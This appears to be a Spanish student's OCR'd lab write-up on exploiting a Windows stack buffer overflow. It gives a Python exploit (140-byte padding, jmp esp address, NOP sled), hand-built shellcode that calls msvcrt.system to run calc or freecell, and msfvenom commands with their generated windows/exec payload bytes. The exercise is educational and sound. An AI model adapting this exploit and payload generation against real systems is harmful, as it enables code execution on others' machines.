
Exploiting de binarios

Al exploit anterior Añadir un espacio entre la posición donde se establece la dirección de salto y la shellcode que este compuesta por 20 instruciones nop.

Añadir al programa de Python las 20 instrucciones nop:


```
junk += "\x90"*20
```



Una vez terminado el exploit, repetid el último paso de la práctica, y detened el proceso al comienzo del payload. ¿Podrías indicar si en ese payload existe alguna llamada a la API de Windows? ¿En caso de existir a que función se está invocando?


Consultando la documentación disponible en msdn.microsoft.com, responded a las siguientes preguntas.

La función msvcrt.system



• *¿Qué argumentos recibe dicha función?*

Recibe un argumento: command. Que es el comando que vamos a ejecutar en la Shell del sistema. En este ejemplo calc.exe



• *¿De que tipo son?*

Son del tipo string.

• *¿Cuál debe ser su contenido?*

Debe ser el nombre del comando que queremos ejecutar.

https://docs.microsoft.com/en-us/cpp/c-language/system-function?view=msvc-160

En el ejercicio en el que programamos un exploit sobre un stack buffer overflow, ¿cual es el valor del argumento?

Le pasamos lo que contiene la variable junk. En este ejercicio:

En nuestro ejemplo le ponemos 140 As tras comprobar y validar la distancia a la dirección de retorno. Lo siguiente es añadir un valor útil en una zona de memoria donde podamos lanzar el código deseado.

Hemos creado un espacio sin operaciones con 20 operaciones NOP antes del shellcode y posteriormente le hemos pasado el Shell code que queremos lanzar.

```
junk = "A"*140
# 0x7c86467b : jmp esp |  {P
junk += "\x7b\x46\x86\x7c"

junk += "\x90"*20

shellcode = ("\xCC\x31\xC9"
"\x51"
"\x68\x63\x61\x6C\x63"
"\x54"
"\xB8\xC7\x93\xBF\x77"
"\xFF\xD0")

junk += shellcode
```

El shellcode hace lo siguiente (el xCC es un breakpoint)

Establece ecx a 000000

Se hace un push en hexadecimal de la traducción del comando que queremos ejecutar, calc, a ascci y se pasa a esp.

Se llama a la función de sistema msvcrt.system a la cual le vamos a pasar el comando, calc, que queremos ejecutar al hacer el exploit. Movemos eax a la dirección de esta función y la ejecutamos.

Cambiar la shellcode para que en lugar de ejecutar una calculadora ejecute otro programa. Sugerencia cambiadlo por el juego "Carta Blanca"

Lo que tenemos que cambiar es el parámetro que le pasamos a la función, es decir, en vez de pasarle calc, le vamos a pasar freecell. Para ello traducimos el mismo a ascii y posteriormente a hexaecimal:

freecell

Ascii:

102 114 101 101 099 101 108 108

Hexadecimal:

\x66\x72\x65\x65\x63\x65\x6C\x6C

La shellcode resultante:

shellcode = ("\xCC\x31\xC9"

"\x51"

"\x68\x63\x65\x6C\x6C"

"\x68\x66\x72\x65\x65"


"\x54"

"\xB8\xC7\x93\xBF\x77"

"\xFF\xD0")

Montamos el comando en dos líneas, ya que nos ocupa mas de lo permitido. En la primera de ellas le pasamos el final de la palabra ya que nos lo encadena de esta forma.

Como resultado ejecutamos el juego:



** Una prueba realizada con msfvenom **

msfvenom -a x86 --platform Windows -p windows/exec cmd=freecell.exe -b '\x00\x0a\x0d' -f python

```
buf =  ""
buf += "\xdd\xc1\xbe\x48\x93\x7d\x92\xd9\x74\x24\xf4\x5f\x2b"
buf += "\xc9\xb1\x32\x31\x77\x18\x83\xc7\x04\x03\x77\x5c\x71"
buf += "\x88\x6e\xb4\xf7\x73\x8f\x44\x98\xfa\x6a\x75\x98\x99"
buf += "\xff\x25\x28\xe9\x52\xc9\xc3\xbf\x46\x5a\xa1\x17\x68"
buf += "\xeb\x0c\x4e\x47\xec\x3d\xb2\xc6\x6e\x3c\xe7\x28\x4f"
buf += "\x8f\xfa\x29\x88\xf2\xf7\x78\x41\x78\xa5\x6c\xe6\x34"
buf += "\x76\x06\xb4\xd9\xfe\xfb\x0c\xdb\x2f\xaa\x07\x82\xef"
buf += "\x4c\xc4\xbe\xb9\x56\x09\xfa\x70\xec\xf9\x70\x83\x24"
buf += "\x30\x78\x28\x09\xfd\x8b\x30\x4d\x39\x74\x47\xa7\x3a"
buf += "\x09\x50\x7c\x41\xd5\xd5\x67\xe1\x9e\x4e\x4c\x10\x72"
buf += "\x08\x07\x1e\x3f\x5e\x4f\x02\xbe\xb3\xfb\x3e\x4b\x32"
buf += "\x2c\xb7\x0f\x11\xe8\x9c\xd4\x38\xa9\x78\xba\x45\xa9"
buf += "\x23\x63\xe0\xa1\xc9\x70\x99\xeb\x87\x87\x2f\x96\xe5"
buf += "\x88\x2f\x99\x59\xe1\x1e\x12\x36\x76\x9f\xf1\x73\x88"
buf += "\xd5\x58\xd5\x01\xb0\x08\x64\x4c\x43\xe7\xaa\x69\xc0"
buf += "\x02\x52\x8e\xd8\x66\x57\xca\x5e\x9a\x25\x43\x0b\x9c"
buf += "\x9a\x64\x1e\xfa\x6e\xfe\xc4\x60\xeb\x6c\x6b\x49\x96"
buf += "\x14\x16\x95"
```

Mediante msfvenom obtener un payload en Python que permita ejecutar una calculadora. En msfvenom existe el payload windows/exec que puede ser útil. Tratad de evitar caracteres como el \x00 \x0a o \x0d.

msfvenom -a x86 --platform Windows -p windows/exec cmd=calc.exe -b '\x00\x0a\x0d' -f python

```
buf =  ""
buf += "\xbe\x97\xfc\x21\x4b\xdb\xd5\xd9\x74\x24\xf4\x58\x33"
buf += "\xc9\xb1\x31\x31\x70\x13\x83\xc0\x04\x03\x70\x98\x1e"
buf += "\xd4\xb7\x4e\x5c\x17\x48\x8e\x01\x91\xad\xbf\x01\xc5"
buf += "\xa6\xef\xb1\x8d\xeb\x03\x39\xc3\x1f\x90\x4f\xcc\x10"
buf += "\x11\xe5\x2a\x1e\xa2\x56\x0e\x01\x20\xa5\x43\xe1\x19"
buf += "\x66\x96\xe0\x5e\x9b\x5b\xb0\x37\xd7\xce\x25\x3c\xad"
buf += "\xd2\xce\x0e\x23\x53\x32\xc6\x42\x72\xe5\x5d\x1d\x54"
buf += "\x07\xb2\x15\xdd\x1f\xd7\x10\x97\x94\x23\xee\x26\x7d"
buf += "\x7a\x0f\x84\x40\xb3\xe2\xd4\x85\x73\x1d\xa3\xff\x80"
buf += "\xa0\xb4\x3b\xfb\x7e\x30\xd8\x5b\xf4\xe2\x04\x5a\xd9"
buf += "\x75\xce\x50\x96\xf2\x88\x74\x29\xd6\xa2\x80\xa2\xd9"
buf += "\x64\x01\xf0\xfd\xa0\x4a\xa2\x9c\xf1\x36\x05\xa0\xe2"
buf += "\x99\xfa\x04\x68\x37\xee\x34\x33\x5d\xf1\xcb\x49\x13"
buf += "\xf1\xd3\x51\x03\x9a\xe2\xda\xcc\xdd\xfa\x08\xa9\x12"
buf += "\xb1\x11\x9b\xba\x1c\xc0\x9e\xa6\x9e\x3e\xdc\xde\x1c"
buf += "\xcb\x9c\x24\x3c\xbe\x99\x61\xfa\x52\xd3\xfa\x6f\x55"
buf += "\x40\xfa\xa5\x36\x07\x68\x25\x97\xa2\x08\xcc\xe7"
```

Que diferencias puedes observar entre los dos payloads. ¿Qué ventajas crees que tiene el primero sobreel segundo?

La principal diferencia que veo es el peso o longitud. Creo que el primero tiene la ventaja de que, al ser más ligero, es más rápido y necesita menos ejecuciones.

El payload de msfvenom, ¿funciona en este ejemplo?. Si no funciona cuales son los problemas que te has encontrado. (Mandar screenshot en la medida de lo posible)

No me ha funcionado en este ejemplo y me salen como hay ciertos comandos desconocidos.